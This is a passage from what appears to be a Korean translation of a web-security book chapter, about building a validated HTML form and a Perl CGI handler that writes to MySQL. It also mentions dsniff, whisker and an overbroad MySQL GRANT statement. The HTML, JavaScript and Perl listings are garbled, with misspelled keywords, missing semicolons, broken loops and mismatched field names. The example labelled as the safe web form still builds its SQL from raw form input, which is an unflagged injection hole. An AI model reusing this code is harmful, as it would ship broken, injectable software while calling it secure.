격한 검사는 시간과 노력 그리고 기교를 요구한다. 바로 이것을 초기설계작업이 수행한다. 이 두가지는 다 보안과 기능을 위한 매우 중요한 걸음들이지만 둘 다 자주 주의 깊게 감시되지 않거나 무시되고 있다. 왜 그런가? 그에 대하여서는 이것을 생각해 보자. 만일 프로그람작성집단이 그것이 충분하다고 느끼는 코드의 확고한 일부 부분들을 가지고 있다면 그들은 개발된 마지막 10개 응용프로그람에서 코드가 모두 같다는 전제조건에 준한 매 대상과제에 대한 검사회피를 정당화할수 있는가. 만일 이 검사 안된 응용프로그람들이 깨끗하게 동작한다면 이것은 너무나도 우연한 일치일것이다.





그림 2-4. DMZ로 돌아가기

그들이 감시하는것이란 프로그람자체내에 있는 복잡한 Web접속들이다. 바로 그 코드의 큰 덩어리주위에서 어떠한 쓰임이 새롭게 만들어 지는가. 얼마나 많은 말썽거리(kludge:각 구성요소가 서로 맞지 않게 설계가 잘못된 콤퓨터체계를 이루는 말)들이 이 응용프로그람에 쐐기를 박기 위해 코드에 삽입되였는가. 코드파괴자에 의해 리용된 보다 많은 코드는 오직 하나의 입구루틴(input routine)과 하나의 출구되돌림을 가진 단순한 《검은통》이 아니였다. 많은것은 일반목적을 위한 일거리, 입구에 따라 여러 일을 완수할수 있는 코드일것이다. 검은통은 잡동사니를 넣는 상자로 방금 변화된듯이 출발할수 있는데 바로 이것이 문제거리들을 일으키는 발생근원이다. 이 코드를 리용하는 프로그람작성자는 자기가 사용하려는것과 관련된 모든것을 알아 볼 필요가 있다. 프로그람작성자들이 명확한 비표준검사들을 하자고 문의할 때 회사들은 그들의 말을 귀담아 듣을 필요가 있다. 가장 굳어 진 개소가 우리들속에서는 별치 않지만 해커들의 사고방식에서는 흥미를 돋굴수 있다. 많은 사람들은 자기들의 코드가 보안위험을 내포하고 있다는것을 알

아 차렸다면 벌써 그 위험을 퇴치하였을것이다. 실지위험은 알지 못하지만 그렇다고 해서 그것을 퇴치 못할 리유는 하나도 없다.

또한 검은모자집단이 리용할수 있는 서고들에 대하여 무엇인가 학습한 사람들을 조사하고 있는가. 혹은 어떤 다른 외부사람이 프로그람에 무엇인가를 바꾸어 넣지 않았는가. 아마 구조화된 질문언어(SQL)자료기지나 기초로 되는 Web봉사기에서 새로운 바그가 발견되였을지도 모른다. 역시 어떻게 하면 보안이 프로그람바깥의 요소들에 의해서 개선되겠는가. 문제를 푸는 비프로그람적인 방법들의 큰 실례가 AOL(America online)에 의해 게재되고 있다. AOL은 전자우편을 보내는 사람과 관련된 문제거리와 다른 사용자들의 화면이름과 통과암호들을 모으는 대가로 인한 긴급통보문들과 관련한 문제거리를 가지고 있다. 이 문제거리를 푸는 해결책은 AOL전체 직원들이 임의의 주위환경에서 이 정보분류를 위해 사용자들에게 문의할것은 전혀 없다는것을 그들에게 경고하는 간단한 통보문이였다. 이것은 완전한 해결책이였으며 그것은 총적으로 프로그람작성령역밖에 있었다.

그러면 왜 이러한 작용들을 고찰하여야 하는가? 바로 한가지 실제 리유는 dsniff (www.monkey.org/´dugsong/dsniff)라고 부르는 도구인데 이것은 남몰래 사용자들을 위한 봉사기를 인증하기 위해 리용된 증명서들을 위조하며 DNS응답들을 속일수 있는 강력한 공격도구이다. 두사람이 나란히 타는 자전거에서 리용된것처럼 공격자는 당신의 Web싸이트로 가는 통신망에 새치기할수 있으며 자기가 가지고 있는 봉사기에로 그 통신망의 방향을 바꿀수 있다. 실제로 령리한 공격자는 인증신임장들을 모은 다음 노리는 목표들에로 차례로 접속들을 해나가면서 《다시 시도하라(try again)》는 오유를 발생시킨다. 당신은 프로그람작성에서 아무때나 이것을 중지시킬수 있는가? 아마 중지시킬수 없을것이다. 그러나 이것은 공격자들이 자기들이 원하는것을 얻기 위해 보안주위를 항상 맴돌수 있다는 좋은 실례로 된다.

제 4 절. 기능적이고 보안적인 Web응용프로그람구축

이 절은 당신이 익숙되지 않은 과제에 놓여 있을 때 많은 프로그람작성자들이 이미 거친 공정을 따르게 할것이다. 실례로 우리는 Web개발을 위한 가장 일반적인 언어인 Perl를 리용한다. 우리가 Perl를 선택한 원인은 이 언어가 보안이 잘된 Web응용프로그람들을 만들기 위한 충분한 담보를 주기때문이다. 그러나 역시 이 언어를 가지고 나쁜짓을 하기도 대단히 쉽다. 그것들을 완전히 기능적으로 만드는 동안 우리는 실례들에서 요점이 보존되도록 하면서 코드의 일부 행들에서 많은것들을 할수 있다. 우리가 비록 CGI스크립트로서 이것을 작성한다 할지라도 여기서 배운 똑 같은 수법들이 임의의 의뢰기와 봉사기체계에서 응용된다는데 항상 주의하시오. 우리는 그림 2-5에서 보여 준 기초적인 Web양식을 가정한다.

```
<html>
<head>
<title>Bland demo form</title>
<script language= “TavaScript” >
// Check for email address:look for [@] and [.]
```

```
function isEmail(elm){
  if (elm.value.indexOf("@") != "-1" &&
      elm.value.indexOf(".") != "-1" &&
      elm.value != "")
}
// Check for null and for empty

function isFilled(elm) {
  if (elm.value == ""||
      elm.value == null)
return false;
else return true;
}
// Check for correct phone number format

function isPhone(elm) {
var elmstr = elm.value + "";
  if (elmstr.length!=12) return false;
  for (val i = 0;i,elmstr.length; i++) {
    if ((I <3 && I > -1) ||
        (I >3 && I < 7) ||
        (I >7 && I < 12)) {
      if (elmstr.charAt(i) < "0"||
        elmstr.charAt(i) > "9") return false;
        }
      else if (elmstr.charAt(i) != "-" return false;
    }
return true;
}
function isReady(form) {
  if (isEmail(form.Tf_1) == false) {
  alert("Please enter your email address.";
  form.Tf_1.focus();
  return false;
  }
  if (isFilled(form.Tf_2) == false) {
  elert("Please enter your name.";
  form.Tf_2.focus();
  return false;
  }
  if (isPhone(form.Tf_3) == false) {
  elert("hone number should be xxx-xxx-xxxx.";
```

```
    form.Tf_3.focus();
    return false;
    }
  return true;
  }
  </script>
  </head>
  <body bgcolor= “White” text= “Black” link= “Blue”
  <h2 align= “center”>Welcome to the wonderful world of CGI</h2>
  <form method= “POST” name= “demo” onSubmit= “return isReady (this)”
  action= “./cgi-bin/demo”>

  <table border= “0” width= “100%”>
    <tr>
      <td width= “25%” align= “right”> Email address:</td>
      <td width= “75%” align= “left”><input type= “text” name= “Tf_1”
        size= “32” maxlength= “32”></td>
    </tr>
    <tr>
      <td width= “25%” align= “right”>Name:</td>
      <td width= “75%” align= “left”><input type= “text” name= “Tf_2”
        size= “20” maxlength= “30”></td>
    </tr>
    <tr>

    <td width= “25%” align= “right”>Telephone Number(optional);</td>
      <td width= “75%” align= “left”<input type= “text”name= “f_3” size=“12”
maxlength= “12”></td>
    </tr>
      <tr>
        <td width= “25%” align= “right” Comments:</td>
        <td width= “75%” align= “left”><textarea wrap= “physical”
        name= “Ta_1” rows=5 cols=20 ></textarea><td>
    <tr>
      <td><input type= “submit” value= “Search”></td>
      </tr>
  </table>
  </form>
  </body>
  </html>
```

그림 2-5. Web양식 시작하기

여기에는 특별한것이란 아무것도 없으며 보안이 확고히 된것도 없다. JavaScript의 포함이란 무엇인가. 보안을 양식(form)에 첨부하는것은 하지 않는가. 사실 그렇지 않다. 이 JavaScript가 매우 보편적이라는 바로 그 리유로 하여 우리는 그것을 포함한다. 많은 사람들은 사용자가 요구되는 마당들에 자료를 입력시키고 있다고 잘못 믿고 있으며 지어는 일련의 약한 형식화(format)검사가 보안을 강행하는것이라고 틀리게 생각하고 있다. 적지 않은 기술일군들은 보잘것 없는 적은 노력을 들여 JavaScript를 사용할수 없게 만들수도 있다. 또한 많은 회사들은 방화벽에서 JavaScript와 ActiveX 같은 능동스크립트작성을 려과하며 일부 사람들은 그것을 전혀 지원하지 않는 열람기들을 리용한다.

우리는 JavaScript가 보안수단으로서가 아니라 사용자의 편리를 도모하는 수단이라고 생각한다. JavaScript는 의뢰기열람기에서 실행되기때문에 그것은 Web봉사기로부터의 응답을 기다림이 없이 양식자료의 즉시적인 타당성확인을 허용한다. 하지만 그것은 의뢰기의 기대우에서 달리기때문에 모든 주장들을 그만 둔다. 우리는 일반적으로 의뢰기의 기대가 총적으로 자기의 조종밖에 즉 그들의 조종내에 있다는것을 항상 명심해야 한다. 그들은 자료를 가지고 자기들이 원하는 아무것이나 다 할수 있다. 우리는 항상 자료를 가지고 아무것이나 하기전에 봉사기에 있는 양식자료를 검증할것이다. 착오나 인쇄오자를 낼수 있는 사용자들에게 이 JavaScript는 재빨리 그것들을 경고할것이며 그것들을 번갈아 혹은 둘 다 기억할것이다. 비법적사용자들 혹은 JavaScript를 무력하게 만들수 있는 사람들에게 우리는 여전히 자기 자료가 건전하다는것을 확신시키려고 한다.

그러므로 그림 2-5에서 보여 준 우리의 Web양식을 가진다. 이제 우리에게 필요한 것이란 양식취급자(handler)이다. 이것은 CGI(Common Gateway Interface)에서 온것이다. 우에서 이미 본 입구를 모으는 짧은 Perl프로그람을 가지고 출발하자.

이제 출발하면서 우리가 코드의 일부 행들을 빼놓은것에 주의를 돌리시오. 역시 우리가 집합시킨 자료를 어디엔가 넣어 둘 필요가 있기때문에 우리는 그것을 단순한 MYSQL자료기지에 넣는다. Perl, ColdFusion, PHP, ASP, C/C++ 등은 모두 자료기지에 접속하여 자료기지와 대화하는데서 대단히 좋은 언어들이다. 신진Web응용프로그람개발자는 이미 간단한 SQL문장들과 친숙해 졌을수 있는데 그것들모두는 그가 이 실례들을 리해하기 위해 필요하다.

간단화를 위하여 Perl실례들에서 코드의 첫 몇개 행을 그림 2-6에서 보여 준것처럼 읽도록 가정한다.

```
#!/usr/bin/perl -w
use strict
use CGI gw/:standard/:
use DBI
use CGI:: Carp gw/fatalsto Browser/:
```

그림 2-6. 입력모으기

모든 코드실례들은 체계에 관해 콤파일한 Perl 5.005_03과 함께 Solaris 8을 달리는 Sun Microsystems Enterprise 250기대에서 검사되였다. Web봉사기는 Apache 1.3.14였다.

우리들속에 새로 끼여 들어 온것들을 보면 그림 2-6에 있는 코드의 첫행은 Perl분석기를 찾기 위하여 쉘(Shell)을 부른다. 다음 4개 행은 우리에게 보다 쉬운 활동을 주기 위한 일부 다루기 쉬운 모듈들을 수입한다. 이것들가운데서 가장 중요한것은 간단화측면에서 볼 때 링컨 스테인(Lincoln Stein)에 의해 개발된 CGI.pm모듈이다. CGI.pm은 우리에게 param()함수를 주는데 이것은 빙빙 에도는 알기 어려운 말투(gobbledygook)의 필요성을 없애 버린다. 우리는 자기가 처리하는것처럼 얼마나 그것을 리용하기가 쉬운가를 보게 될것이다. 여기에 그림 2-7에서 보여 주는 우리의 첫 시도가 있다.

```
Print header;

my $first = param( 'Tf_1' );
my $second = param( 'Tf_2' );
my $paragraph = param( 'Ta_1' );

my $statement = "UPDATE demo SET
    first = 'first',
    second = 'second',
    paragraph = 'paragraph' ";

my $dbh = DBI -> connect('DBI:mysql:demo', 'User', 'Pass');
my $ath = $dbh -> prepare($statement);
    $sth -> execute;
    $sth -> finish;
    $dbh -> disconnect;

print "Wow,it worked"
```

그림 2-7. param( )함수

물론 이것은 흥미를 끈다. 우리의 첫 시도가 기적적으로 동작한것만 같다. 여기에 우리가 실례에 대하여 지적하려고 하는 결함이 있는데 그것은 우리가 자료기지접속 CONNECT명령문에 사용자이름과 통과암호를 특별히 포함시켰다는것이다. CGI개발을 위해 리용된 많은 언어들이 콤파일식보다도 해석식이기때문에 이것은 명백히 하려는 가장 좋은것이 못된다. 우리는 GRANT명령문의 심중한 사용을 통해 통과암호를 포함시킬 필요성을 완화시킬것이다. 명백한 기능에 대하여 많은 프로그람작성자들은 흔히 하나도 류의할것이 없다고 생각하면서 옳게 찾아 져야 할 통과암호를 버리려는 경향이 있다. 이것은 아마 우리가 이 프로그람에 대한 부분적변경들을 통해 변화시키려고 하는 어떤것일것이다.

우리의 정직한 고백은 우리의 첫 시도가 실패하였다는것이다. 우리는 Web프로그람작성을 처음할뿐아니라 역시 Perl에 처음이기때문에 일반적인 착오를 범했다. 우리는 Web의뢰기들과 고유하게 통신하기 위한 알맞는 CKI머리부(header)를 포함시키는것이

필요하다는것을 모르고 있었다. 우리는 이것을 새로 들어 온 많은 CGI FAQ(흔히 제기되는 문답)들가운데서 하나를 재빨리 들여다 봄으로써 자기 프로그람에 행 print header를 포함시켜야 한다는것을 알았다. 이 방법은 우리가 이 프로그람에서 리용하는 CGI.pm모듈에 의하여 제공된 편리하고 손 쉬운 많은 방법들의 하나일 따름이다.

우리는 이렇게 이미 하였는가. 지내 탈선하지는 않았다.

그러나 나의 코드는 기능적이다!

코드는 기능적이라고는 하지만 보안되였는지. 우리는 바로 코드가 채용될수 있는 가능성이 있을수 있는 분야들에 대하여 검사하였는가. 코드는 완전히 기능적일수도 있으며 보안 안될수도 있다. 하지만 예견치 못한 상태들이 있다면 그것은 무엇인가. 응용프로그람을 설계할 때 사용자가 입구에 비법적인 자료를 주었다면 무엇이 일어 나겠는가를 고찰하였는가. 우리는 자료완전성을 얼마나 믿는가. 이보다 더 많은것들이 고찰되여야 한다.

많은 회사들이 응용프로그람들에 대한 기능적인 검사를 마지 못해 시도하고는 있지만 그 검사를 실현할 때 보안관련에 얼마나 많은 주의를 돌리고 있는지. 어디서부터 시작하여야 하는가는 알고 있는지. 그것이 론의점이라는것을 얼마나 체득하고 있는지. 우리의 실례프로그람은 기능시험을 겨우 통과할수 있지만 보안측면에서 볼 때 놓친것이 많을수 있다. 따라서 놓친 그것이 우리의 일을 망쳐 버릴수 있다.

첫째로, 우리는 아무러한 설명문들을 포함시키지 않았다. 비록 실례가 오직 고안해낸 실례프로그람(demo-program)일지라도 설명문을 붙이는것은 보안과 기능면에서 볼 때 반드시 하여야 하는 매우 중요한것이라고 생각한다. 우리가 석달 지나면 즉시에 리해할수도 없는 일부 괴상한것들을 포함하는 2000행이 넘는 비교적 긴 CGI관련프로그람을 작성하였다고 보자. 그렇다면 그 괴상한것이 복잡한 규칙적인 표현식이였겠는가 아니면 일부 다른 심오한 입구유효성방략이였겠는가? 또한 방조자가 루틴을 마스고 고유한 기능을 중지시켰겠는가? 설명문이 없이는 코드를 전혀 리해할수 없으며 그것으로 하여 나쁜 일들이 일어 날수 있다.

둘째로, 우리는 입구의 유효성을 검사하는 방향에서 아무러한 작업도 하지 않았다. 이것은 매우 나쁜 일이다. 우리는 사용자에게 프로그람에 보내려는 어떤것이든 할수 있는 가능성을 준다. 그러나 우리의 론의는 자기의 Web양식에 류의하면서 입구길이를 제한할것이다. 지어 우리가 할수 있는 입구마당들의 최대길이특징을 리용하여 사용자가 정확한 양식들에 자료를 채워 넣고 자기들의 양식을 검사할수 있도록 일부 JavaScript를 포함하였다. 그러나 이것들가운데서 아무거나 다 보안수단이라고 간주될수 있는것도 아니고 오직 《사용자우정》으로 준 뢰물만이 보안수단으로 간주될수 있다는것을 명심해야 한다. 아무거나 다르게 생각하는것은 낡은 코드파괴자의 사고방식에로 되돌아 가는 길이다.

우리는 Web관련 GUI를 거쳐 관리되는 행암호화장치(가상적인 내부망 즉 VPN들을 창조하는데 리용됨)를 가지고 한번 일한적이 있다. 그의 약점은 임의의 설정들을 변화시키기 위해 매 장치에 가입등록해야 한다는것이였다. 제기된 문제는 이 요구를 재빨리 회피하는것이였다. 우리는 장치 하나를 얻어 가지고 그의 내장속 깊이 참견하기 시작하였다. 다행히 모든 환경설치변경들을 하는데 perl스크립트 즉 낡은 perl스크립트들이 리용되였다. 이 장치를 개발한 프로그람작성자들은 효과적인 코드를 작성하는 길로 나가지

않았으며 많은 일반적인 보안위험들에 주의를 돌리지 못했다. 우리는 장치가 실현하고 있는 실제적인 인증만이 Cookie에 기억된 인증결과들과 관련한 간단한 사용자통과암호를 가진다는것을 알아 냈다.

해결책은 무엇인가. 우리는 다양한 장치들을 그룹으로 련결하는 자료기지를 창조하는것으로부터 시작하였다. 리용한 암호화방법과 같이 확고한 특성들을 매 그룹이 공유하였기때문에 우리는 매 의뢰기에 꼭 같은 통보문을 보냄으로써 한꺼번에 그것들을 변화시킬수 있었다. 그것은 배렬식으로 반복하는것처럼 간단하였다. 가령 우리가 기대의 외부 IP주소처럼 모든 장치들에 공통이 아닌 파라메터들을 변화시킬 필요가 있었다면 우리한테는 언제나 련관된 배렬이 있는것이 필요하였을것이다. 이것은 기대에 코드기지(code base)가 있다는것을 리용한 매우 간단한 해결책이였다. 한편 개발노력들은 C를 리용하여 완전히 기능적인 관리를 위한 GUI작성에 열중하고 있었는데 이것은 여러달 걸릴것으로 타산되였다. 우리는 다행히도 동작하는 견본을 얻을수가 있었으며 며칠간 거기에 시간을 바쳤다.

우리는 지어 관리응용프로그람과 장치사이에 오가는 자료를 암호화하는데 SSL을 리용하여 그것들에로 가입등록하거나 그것들의 Web GUI를 리용하지 않고 장치들을 관리하는 방법을 만들었는데 그것은 체계설계자들도 전혀 생각을 가지지 못했던것이였다(우리는 그들에게 문의했으나 그들은 몰랐다). 이것은 보건대 쉬우면서도 빠른 해결책이였다. 이것은 창조적인 프로그람작성이 작성된 코드에 대하여 항상 하지 않는 한가지 최초의 실례이다. 흔히 그렇지는 않지만 한가지는 문제를 어떻게 취급하는가 하는것이다.

아쉽게도 이 장치는 누가 거기에 접속되였는가에 대하여서는 전혀 조종할수 없었다. 왜냐하면 설계자들이 관리를 위한 내부 GUI외에는 임의의 다른 의미들을 리용한것이 하나도 없다고 가정하였기때문이다. 간단한 User Agent들을 작성하는 경험을 가진 사람은 일부 약한 인증을 우회하는 변화들을 만들수 있다. 즉 디스크공간은 제한되여 있기때문에 우리는 대중적인 TCP Wrappers프로그람에서 찾다싶이 host.allow파일보다 더 유력한 임의것을 수행할수 없었다.

이에 대하여 수업에서 배웠는가? 자료는 검증되였다고 믿지 못하면(그리고 그것이 변화될수 있는 가능한 매 걸음에서 검증되였다고 믿지 못하면) 임의의 다른것이 이 자료와 함께 수행되기전에 우리의 운명은 정해 진다. 우리는 Web응용프로그람들을 작성할때 항상 한본새여야 하지만 그 본새가 꼭 유일한것은 아니다. 이미 우리가 알고 있는것처럼 그것은 고유하게 동작하는 응용프로그람에 대한 당연한 기능과 자료검증보다도 더 많은것을 취한다. 여기에 이 두 분야가 검사되고 또 검사된후 시험에 맡기는 총적인 차이가 있다.

1) 기능보다도 더 큰것이 응용에 있다

역시 응용프로그람보다 응용에 더 큰것이 있다. 앞의 소제목의 코드실례에서 우리는 자료기지통과암호를 포함하였다. 우리는 이것이 실생활에서 나쁜것이라고 설명하였지만 그것을 하지 않는다기보다는 많이 한다고 생각한다. 왜 그런가를 리해하지 못한다면 가장 보편적인 Web개발언어들이 콤파일식이 아니라는것 그리고 그것들의 원천코드가 거의나 항상 보호되지 않고 있다는것을 상기해야 한다. 가장 많은 기초가르치기(intro tutorial)들은 허용방식 755형식으로 제공되는데(Unix에서) 이것은 체계에 있는 모든

것이 파일을 읽고 실행할수 있게 한다. 그것을 엄밀히 시험하자. 가령 Web봉사기를 다루기 쉽다고 하면 보통 사용자로서 가입등록하고 Web응용프로그람들에 대한 원천을 읽기 위해 시도해 보시오. 그것을 C와 같은 콤파일식언어로 작성하였든 관계없이 그 파일들을 열기 위해 너무 애를 쓰지 않도록 할것이다.

우리가 하려는 선택권은 Web봉사기공정을 차지한 사용자에게 대단히 제한된 기능부분모임을 허락하기 위하여 GRANT서술문을 리용하는것이였다. 우리가 부분모임을 말하였는가? 그리고 역시 제한하였는가? 얼마전에 우리는 매우 복잡한 응용프로그람을 개발하는 대상과제에서 일하였다. 이 응용프로그람의 심장은 자료기지뒤(문)를 막는것이였다. 대상과제에서의 한가지 주목은 팀이 새 봉사기 즉 자료기지이동을 포함하는 생산봉사기에로 이동하여야 하는것이였다. 모든것이 순조롭게 되지 않았고 그러므로 일부 자료기지사용자들이 다시 결정되여야 하였다. 그런데 여기에 보안이 거의 잠겨 져 버리는데가 있었다.

도구와 함정…

우리는 차이를 만들수 있다!

책임자라고 하면 어떻게 보안과 사기를 떨구는 다양한 규칙제한환경을 만들지 않고 프로그람작성자들이 보안프로그람들을 작성하게 할수 있다고 보는가? 자신이 할수 있는 가장 중요한것은 가령 회사가 보안규칙을 작성하였다면 검사를 거치는것이다. 보안규칙이 있다면 그것은 프로그람작성자들과 개발자들이 관측지휘봉처럼 사용할수 있는 확립된 사용지도서로서 봉사할수 있다. 만일 규칙이 없다면 그것을 만드는데서 자기가 할수 있는 모든것을 다하시오.

다음단계는 코드검열공정을 시작하는것이다. 만일 자신이 보안전문가다운 지식을 가지고 있지 못하면 프로그람들을 검사하고 사용할수 있는 상업용응용프로그람 하나를 사가지고 임의의 공개원천선택권들이 있는가를 조사하시오. 그리고 자신의 결심들을 정당화하는데 필요한 외부고문(의논상대)들을 데려 오시오. 만일 당신이 코드검열프로그람을 구입하기로 결심하였다면 임의의 자동화된 응용프로그람은 수동검열로 떨어 진다는것이 가장 보편적인 생각이기때문에 선택권(Option)들이 많지 않은것들을 찾을수 있다. 이 모든것은 옳은 처사이다. 그러나 어떤 것은 차라리 없는편이 더 좋다.

자신의 CGI관련프로그람들에 대하여서는 Rain Forest Puppy에 의해 작성된 위스커(whisker)라고 부르는 검사프로그람을 한번 시도하여 보시오. 그것은 공개원천이므로 이와 같은 응용프로그람이 자신에게 무슨 리득들을 주는가를 알아 보기전에는 거기에 크게 투자하지 말아야 한다. 이 프로그람은 보안시험자들과 해커들에게는 다 통용된다.

이것을 www.wiretrip.net/rtp/bins/whisker/whisker.tar.gz에서 찾을수 있다. 역시 Web관련취약성검출에서 매우 엄격한 대중적인 상업용취약성검사프로그람은 Sanctum주식회사가 내놓은 AppScan이다(www.sanctuminc. com).

Web자료기지사용자를 다음과 같은 MySQL서술문을 가지고 거의 모두 정의하였다.

Grant all on* to web

우리가 생산봉사기에서 지령하는 무서운 론의점을 즉시에 틀어 쥐지 못하는 경우에 그것이 무제한한 파괴력을 가지고 인증이 전혀없이 사용자《Web》를 《숭배하게》 만든다는것을 고려하시오. Web는 인터네트에 있는 다른 곳의 임의의 기대로부터 이 자료기지에 접속할것이고 해커들은 가짜자료를 삽입하고 유효한 자료는 지워 버리며 표들을 없애 버리고 총 자료기지들을 지울것이다. 또 다른 응용프로그람의 열쇠요소는 복잡한 규칙파일이였다. 우리가 파일을 작성하지 않았지만 그것은 프로그람의 뇌수였다. 설마 그것이 변경되였을가. 요점은 기능이 중요한만큼 협의로 자주 단련 받아야 한다는것이다.

처음에 보안은 론의할 물음도, 방(room)도 없는 설계준위에서 시작하여야 한다. C와 같은 언어로 작성된 전통적인 응용프로그람들은 보통 사용자의 마음속에 있는 기능들을 가지고 설계된다. 꼭 언급하고 싶은것은 응용프로그람보안이 어쨌든 생각보다는 적게 설계심사되고 있었다는것이다. 특히 이것은 인터네트의 동적세계에서는 전적으로 받아들일수 없는 일이다. 코드작성에 들어 가기전에 개발자들은 설계에서 자기들이 찾은 임의의 결함들이 왜 흠집들로 되는가 그리고 어떤것들이 문제를 풀기 위해 변경될수 있는가를 알고 있어야 한다. 즉 대상과제팀의 여유를 알고 있어야 한다. 이것은 기능설계세계에서는 표준실천이지만 그것이 보안을 념두에 둘 때에는 그만큼 자주 감시된다.

2) 그것을 보안적이고 기능적이 되게 만들자

우리는 작은 Perl프로그람을 어떻게 개선할수 있는가. 먼저 우리가 원하는것은 무엇이며 또 없는것은 무엇인가를 안다고 보고 출발하자. 프로그람작성의 치명적인 흠집의 하나가 유순한 한계검사이다. 《완충기자리넘침》(buffer overflow)을 위한 많은 보안관련Web싸이트들가운데서 임의의 하나에 대한 빠른 탐색은 프로그람을 작성하는데 드는 많은 수고를 덜어 주는 힘 있는 증거물을 우리에게 보여 줄것이다. 다행히도 Perl(이 일에서는 PHP

와 Java도 마찬가지다.)의 기억기관리는 이러한 위험들을 무시하고 다른 과제들에 초점을 모으게 한다. 노력을 적게 들이면 프로그람이 더 건전해 지지 못하며 수고의 대가는 프로그람에 그대로 반영된다. 그림 2-8에서 보여 준 프로그람을 보자. 이것은 여기서 배운 일련의 학습요강들을 포함한다.

```
# Ensure that $PATH is aknown quantity

$ENV{PATH}= “/bin:/usr/bin” ;

# make sure we know where we are

chdir /usr/local/config/websvc

# output our CGI header
```

```
print header;
# main program
get_form();
# end main program=)

sub get_form
{
my $email=param('f_1');
my $name=param('f_2');
my $phone=param('f_3');
my $paragraph=param('Ta_1');

# check that form data is present and that the values contain same data

my $validate_results=validate_form('page1');

if ($validate_results != 0)
{
  # display an error page if the values weren't fed in.
  error_page();
}else{

# set op our statement,we know everything is OK since the
# values are present.

My $statement = "UPDATE demo
          SET email = '$email',
            name = '$name',
            phone = '$phone'
            paragraph = '$paragraph' ";
my $dbh = DBI - > connect('DBI: mysql:demo', 'user');

# turns our string into a query

  my $sth = $dbh ->prepare($statement);
  # execute our query, terminate upon error
    $sth -> execute
      or die $sth -> errstr;
  # clean up after ourselves with the next two statements
    $sth -> finish;
    $dbh -> disconnect;
  print "It worked!"
  }
```

```
}

sub validate_form
{
# get the form name from the args passed to the sub
my $which_form = shift;

# create a hash with key; page1 with a value of the required fields
# stored as an anonymous array.
# check for required fields this ensures that the proper
# data is passed to the firm, and revalidates the JavaScript
# check. Remember that telephone number ('f_3•0 was optional,
# so we won•0 bother to check if they have an entry there. We
# should still check its contents if it was submitted to make
# sure it has a sane value!

My %requreds = (Page1 => [‘Tf_1’, ‘Tf_2’, ‘Ta_1’);

# fetch the anonymous array held as the hash value for key
# $category

my @regs = @{ $requireds{$which_form}};
  for (@regs)
  {
  # 0 means access here, so anything else is an error.
  # this will return –1 if the value returned by the param
  # call is null
  # return (-1) if param($_) eq ‘’}
  }
  # return 0 (success) otherwise
  return (0);
}

sub error_page
{
print header,
  start_html(‘You did not fill out all the necessary fields!’),
  h1({-align => ‘CENTER’} , ‘Go back and do it over’),
  end_html
;
}
```

그림 2-8. 안전한 Web양식

보통 우리는 여기서 입구에 대하여 론의하지 않았는데 그것은 CGI프로그람작성을 또 다른 장에서 취급하며 Perl의 규칙적인 표현식문장론과 하나도 비슷하지 않기때문에 그 단계를 빼놓는다.

이러한 담보를 가지고 루틴을 지적하는것이 옳다. 즉 우리는 보통 다중페지응용프로그람들을 가지기때문에 이 방법은 옳은것으로 된다. 이것은 이러한 작은 프로그람에 대한 극단한 조치인듯 보일수 있지만 사용자들이 이 점을 주목하기 바란다.

또 다르게 지적할것이 있다. 일반적으로 우리는 마당들을 채울 필요가 있다는것을 뚜렷히 하면서 양식을 다시 현시할것이다. 그러나 프로그람내에 있는 양식생성으로 하여 지나치게 복잡해 질 일이 없기때문에 우리는 그것을 여기서 피한다. 실천적으로 자신이 할수 있는 훨씬 많은것들로써 사용자를 방조하시오.

우리가 지금도 완전무결하다고 하는것이 그것인가? 비록 우리가 지금 가지고 있는 자료의 유효한 형식화를 검사하기 위해 규칙적인 표현식들을 넣었다고 가정해도 우리는 그것이 좋다고 호출할수 있지만 아직 완전무결하지 못하다고 생각한다. 우리가 전 세계로 나가는 입구점을 제공 받자면 자기가 할수 있는 모든것을 사용할수 있는 가장 좋은 실천들을 따르고 누구도 새로운 흠집을 발견하지 못하도록 하는것이 중요하다. 역시 우리는 다른 결심채택자들과의 좋은 련계를 가지고 있어야 하며 자기의 입구가 가치 있다는것을 확신해야 한다. 임의의것을 보존하는 보안은 조심성을 요구한다. 프로그람은 사전에 주의가 없이는 똑바로 창조될수도 없고 개발될수도 없다. 우리는 모든 프로그람들이 보안에 착수할뿐 보안을 남겨 두고 있다고 보고 계획을 바로 세울 필요가 있다. 새로운 채용들이 발견되고 공개되고 있기때문에 현존코드토대를 다시 조사할 필요가 있으며 새로운 취약성들이 서서히 오고 있는것은 없는가를 확정해야 할것이다. 이것은 위압적인 과제일수 있는데 그것은 왜 이것이 그처럼 이따금 나타나며 왜 그처럼 대단히 중요한가 하는데 있다.

결 론

Web관련응용프로그람들은 그것들과 관련한 많은 보안문제들을 가지고 있다. 제1장에서 설명한것처럼 Web싸이트들은 최근에 새로운 많은 공격들에 부닥치고 있다. 이것은 꼭 자료파괴와 같은 문제거리를 일으키는데 그 발생원인은 주로 프로그람작성자령역밖에 있다. Web봉사프로그람에서의 취약성들은 기초에 놓이는 체계들의 다른 측면에서 볼 때 잘 작성하지 못한 쏘프트웨어처럼 말썽거리가 될수 있다. 보안은 반드시 심도 있게 조종되여야 한다. 하나의 단독요소가 문제거리의 총체적인 원인이 아니므로 하나의 단독해결책이 위험들을 완전히 완화시키지는 못할것이다. 인터네트는 위험한 장소이다. 우리는 규칙위반자들에게 항상 주의를 돌리지 못하므로 반드시 우리가 할수 있는것만큼은 해야 한다.

경영자측은 코드작성에서 창조력을 허용하고 장려하는 환경을 조성시켜 주어야 한다. 창조력에 대한 장애물은 경영자측에 의하여 조종되며 사무흥미거리들은 직업상 보안, 엄격한 산업규칙, 보다 낡은 기술에 대한 의존성 그리고 비용과 죽음선제한조건들에 대한 세밀한 조종들을 포함한다. 가장 큰 장애물은 보안이 망준위에서 일어 나므로 보안은 기능에 부차적으로 관련된다는 태도이다. 이 장애물들은 코드의 재리용 혹은 모듈프로그람작성에는 상관 없는 높은 자본류동액을 조장시키는 실천에로 유도하여 취약성들을 검사하고 찾는데 주목을 덜 돌리게 한다. 창조력을 발양시킬수 없으며 론의를 공개할 능력이 없는 프로그람작성자에 대한 멸시적인 용어가 코드파괴자이다.

